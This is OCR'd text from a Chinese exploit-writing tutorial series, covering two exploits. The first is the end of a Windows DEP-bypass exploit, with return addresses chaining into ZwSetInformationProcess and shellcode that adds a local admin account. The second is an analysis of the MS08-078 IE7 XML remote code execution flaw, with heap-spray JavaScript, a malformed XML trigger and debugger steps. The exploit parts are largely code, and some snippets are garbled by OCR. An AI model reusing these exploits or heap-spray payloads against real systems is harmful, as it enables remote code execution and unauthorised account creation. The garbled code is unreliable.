


图15

中，以致无法进入shellcode。既然无法控制这些地址，那么我们可以控制它前面的地址。如果返回到一个被"忽视"的前方地址，那么它就可以带领我们到达正确的内存地址，就可以进入栈中执行shellcode。回头查看之前的代码：

```
#0x7c93c899 @SHELL32 PUSH ESP,POP EBP,
RETN0x4
disablenx='\x99\xc8\x93\xx7c'
#Get EBP close to our controlled stack
#POP EBX,RETN 0x7c806b03 @NTDLL
disablenx+='\x03\x6b\x80\x7c'
#0x7c8043a3 will be EBX when POP
```

第1条指令中的RETN0x4执行后，将会返回到下一条指令中的"POP EBX,RETN"，但省略了后面的4个字符，我们可以用"\xFF\xFF\xFF\xFF"来填充，以替换即将修改寄存器值的地址。将指令合在一起即为：

```
disablenx='\x99\xc8\x93\xx7c'
#Get EBP close to our controlled stack
disablenx+='\x03\x6b\x80\x7c'
# 0x7c8043a3 will be EBX when POP
disablen+='\xFF\xFF\xFF\xFF' #JUNK
```

系统将先进入地址0x7c93c899，然后0x7c8043a3，接着忽略FFFFFFFF，并继续执行下去。这里是否可能在DEP被禁止后，我们就返回到FFFFFFFF去修改ESP并从栈中POP一些数据，从而进入我们的shellcode呢？请看下面的操作。

当执行到下面的指令：

```
#PUSH ECX, CALL EBX 0x7c934f57 @SHELL32
disablenx+='\x57\x4f\x93\x7c'
#This will go to EBX(0x7c8043a3)
```

这条指令将ECX压入栈中，调用EBX，接着POP给ESI一个可写的内存地址。之后，将会直接调用ZwSetInformationProcess函数去禁止DEP。但我们并未跳转到ZwSetInformationProcess，而是执行RETN0x10，接着再进入ZwSetInformation Process。看下面的指令：

```
#RETN0x10 @SHELL32
#disablenx+='\x95\x74\x8f\x7c'
#Stack Alignment
```

这将先执行RETN10指令。当我们一调用ZwSetInformationProcess，它就开始变戏法了，先去检测EBP，再检测ESI，然后LEAVE，最后RETN 0x4。现在在我们执行过的原始指令之后还有其他一些指令，就是"\xFF\xFF\xFF\xFF"。我们可以用NTDLL中的内存地址0x7c85e6f7替换"\xFF\xFF\xFF\xFF"。地址0x7c85e6f7的内容如图16所示。




图16

给ESP加上20，POP两个寄存器，然后RETN4，这将直接跳转到我们控制的堆栈中，即shellcode所在的地址。最后一个问题，相对简单，也就是精确地查找出可实现JMP/CALL ESP的内存地址。这个可以使用Metasploit，进入tools部分，然后利用pattern_create和pattern_offset找出正确的地址（译注：除了运用以上工具之外，还可以利用OD来查找指令JMP/CALL ESP的地址，之前亦曾有人开发过一个插件OllyUni，用它可以轻易地获得整个进程空间中的各类跳转地址，当然读者也可自己写个OD脚本来实现以上功能）。使用它即可找到JMP ESP的地址，如图17所示。一旦跳到这里，就可以看到如图18所示的情况。

现在就进入了我们想要到达的地址，来到NOP slide，最后到达shellcode。我修改了SLMAIL中的shellcode，使其可以添加一个用户名rel1k。另外发现0xff、0x00和0x0a均为受限



图17




图18

字符。让我们来看看它执行前后的情况，如图19所示。注意用户账号，接着发送payload，如图20所示。payload发送后，重新查看用户账号情况，如图21所示，本地管理员账号rel1k即被成功添加了。




图19



图20




图21

结 论

本文讲述的是一个绕过DEP的exploit入门例子。我想指出的是，无论如何这都不能说是微软的问题，因为他们选择了允许向后兼容（正如Skape 和Skywing的文章所提到的那样）。足够有趣的是，我并没有真正地遇到过上面的情况，大部分绕过NX的exploit都已经对ESI和EBP稍作修改了，而各寄存器之间有所不同的是它们并未指向有用的地址。ECX和ESP是否为可写的内存地址应该是很普遍的问题，应该稍作修改以便配合其他exploits的工作。

前置知识：XML
关键词：漏洞、shellcode、XML、MS08-078



菜鸟版Exploit编写指南之五十七

MS08-078 启示录

——IE7 XML远程代码执行漏洞分析与利用

文/图 seer[N.N.U] & SAI[N.N.U]

微软2008年末巨献，MS08-078 XML远程代码执行漏洞在12月震撼登场。朋友们，enjoy hacking！

这是一个Windows解析HTML文件的组件：mshtml.dll所直接触发的漏洞，理论上通杀一切IE6.0～IE8.0内核的浏览器。当攻击者构造特殊格式的XML时，mshtml.dll会错误地将其中的SRC字串的部分内容当作函数指针处理，从而使攻击者获得对IE进程的控制权，并结合Heap Spray技术执行任意代码。

简而言之，首先我们需要用Heap Spray技术在内存中放好ShellCode，然后通过构造畸形XML，让浏览器去执行它们。

我们先说简单的部分。在基于浏览器的漏洞中，无论是常见的ActiveX溢出，还是这类不太常见的漏洞，Heap Spray总是必不可少的得力帮凶。

milw0rm公布的PoC中的前半部分的代码如下（完整PoC代码见随书光盘）：

```
<script>
// k`sOSe 12/10/2008 - tested on winxp sp3, explorer 7.0.5730.13
// windows/exec - 141 bytes
// http://www.metasploit.com
// EXITFUNC=seh, CMD=C:\WINDOWS\system32\calc.exe
var shellcode = unescape("%ue8fc%u0044%u0000%u458b…%u4100");
// 一段开启本地 calc.exe 的 ShellCode
var block = unescape("%u0a0a%u0a0a");
var nops = unescape("%u9090%u9090%u9090");
while (block.length < 81920) block += block;
var memory = new Array();
var i=0;
for (;i<1000;i++) memory[i] += (block + nops + shellcode);
</script>
```

以上这段代码就属于典型的通用办法，使用JavaScript动态申请大量的堆块，在客户端浏览器内存中完成ShellCode的部署。用Alexander Sotirov的话来说：当我们连续申请巨块（>512KB）的堆时，分配到的地址是可预期的。上述代码执行后，我们可以用OllyDBG加载IE进程，按下Alt+M查看内存映射，可以看到，从04001000到将近0C000000的地方都已经被我们分配的NOP+ShellCode塞满，如图1所示。分配的内容是长度80000：200的类NOP指令和ShellCode，总大小将近100M。由于堆区是从低址到高址进行分配的，几乎可以肯定，地址0a0a0a0a会被NOP覆盖，只要程序能够执行到0a0a0a0a，然后继续执行，就有很大的机会进入ShellCode。

而以下这段XML，会让mshtml.dll解析的时候执行到0a0a0a0a这个地址。

```
<XML ID=I>
<X>
<C>
<![CDATA[
<image
SRC=http://&#2570;&#2570;.xxxxx.org
>
]]>
</C>
</X>
</XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<XML ID=I>
</XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</SPAN>
</SPAN>
```

03F42000	0000E000			堆栈 于 thr	Priv	RW	保护	RW
03F50000	00002000				Map	RW		RW
03FD0000	00001000				Priv	RW		RW
04011000	00083000				Priv	RW		RW
040D4000	00042000				Priv	RW		RW
04156000	00042000				Priv	RW		RW
041D8000	00042000				Priv	RW		RW
0425A000	00042000				Priv	RW		RW
042DC000	00042000				Priv	RW		RW
0435E000	00042000				Priv	RW		RW
043D0000	00083000				Priv	RW		RW
04493000	00042000				Priv	RW		RW
04515000	00042000				Priv	RW		RW
04597000	00042000				Priv	RW		RW
04619000	00042000				Priv	RW		RW
0469B000	00042000				Priv	RW		RW
0471D000	00042000				Priv	RW		RW
0479F000	00042000				Priv	RW		RW
04821000	00042000				Priv	RW		RW
048A3000	00042000				Priv	RW		RW
04925000	00042000				Priv	RW		RW
049A7000	00042000				Priv	RW		RW
04A29000	00042000				Priv	RW		RW
04AAB000	00042000				Priv	RW		RW
04B2D000	00083000				Priv	RW		RW
04BD0000	00083000				Priv	RW		RW
04C93000	00042000				Priv	RW		RW
04D15000	00042000				Priv	RW		RW
04D97000	00042000				Priv	RW		RW
04E19000	00DB7000				Priv	RW		RW
05BD0000	01D34000				Priv	RW		RW
07944000	0028C000				Priv	RW		RW
07BD0000	028E2000				Priv	RW		RW
0A4F2000	016DE000				Priv	RW		RW
10000000	00001000	TDAtOnce		PE 文件头	Imag	R		RWE
10001000	0001A000	TDAtOnce	.text	代码	Imag	R		RWE
1001B000	00006000	TDAtOnce	.rdata	输入表，输出	Imag	R		RWE
10021000	00003000	TDAtOnce	.data	数据	Imag	R		RWE
10024000	00005000	TDAtOnce	.rsrc	资源	Imag	R		RWE
10029000	00003000	TDAtOnce	.reloc	重定位	Imag	R		RWE

图1

如果你对数字够敏感，应该能发现2570就是十六进制的a0a，两个"&#2570"在内存中就是0a0a0a0a。但是程序为什么会去执行这个地址呢？还得请OllyDBG来告诉我们。

调试前的准备工作：对PoC的一点小修改

首先我们要明确这个漏洞触发的流程：用Heap Spray部署ShellCode，这需要一点时间；载入畸形XML，执行ShellCode！二者切不可反。

为了定位到有问题的函数，我采取了一种比较直接的思路：在内存中的ShellCode处下断点，断下来后查找是从哪个地方Call过来的，就可以

找到有问题的函数了(当然,你可以根据高手们给出的分析来直接搜索到有问题的函数,但这样就不好玩儿了)。针对这个漏洞,在成功利用后,程序一定会去执行0a0a0a0a这个地址,所以不妨把断点下在0a0a0a0a处。

但在IE刚加载时,0a0a0a0a这个地址是没有内存的,无法下断点。而在PoC页面载入后,heap spray和载入XML这两个过程是连续进行的,想在两个过程中间让程序断下来比较麻烦,所以我小小地修改了一下PoC页面,让两个过程分开进行。修改后的PoC如下:

```
<html>
<script>
[Heap Spray 代码]
</script>
<iframe id='t' src=''></iframe>
<!— iframe.html 里面放了畸形 XML -->
<input type="button" value="" onclick="document.getElementById('t').src='iframe.html'" />
</html>
```

解释一下,当使用IE加载这个PoC页面后,只会进行Heap Spray工作,而页面上有一个"fire"按钮,只有点击它后,才会载入XML,这样我们可以先让ShellCode在内存中部署好,从容地下好断点,然后再手动点下按钮,触发漏洞。

调试与跟踪:顺藤摸瓜的艺术

如图2所示,用IE7打开PoC页面,然后启动OllyDBG,选择"文件→附加",找到IE7的进程并附加进来。




图2

附加后程序会被中断,按下F9,让程序跑起来,然后按Ctrl+G到 0a0a0a0a,可以看到缓冲指令0a已经放好了,点击右键,在上面下一个硬件执行断点,如图3所示。

断点下好后,我们就可以触发漏洞了。按下




图3

"fire"按钮,程序会出现异常,一共有4次,不用管它,按Ctrl+F9 pass掉,然后程序就会断在0a0a0a0a了(当然,如果再按一下F9,你的计算器就会莫名其妙地弹出来),如图4所示。

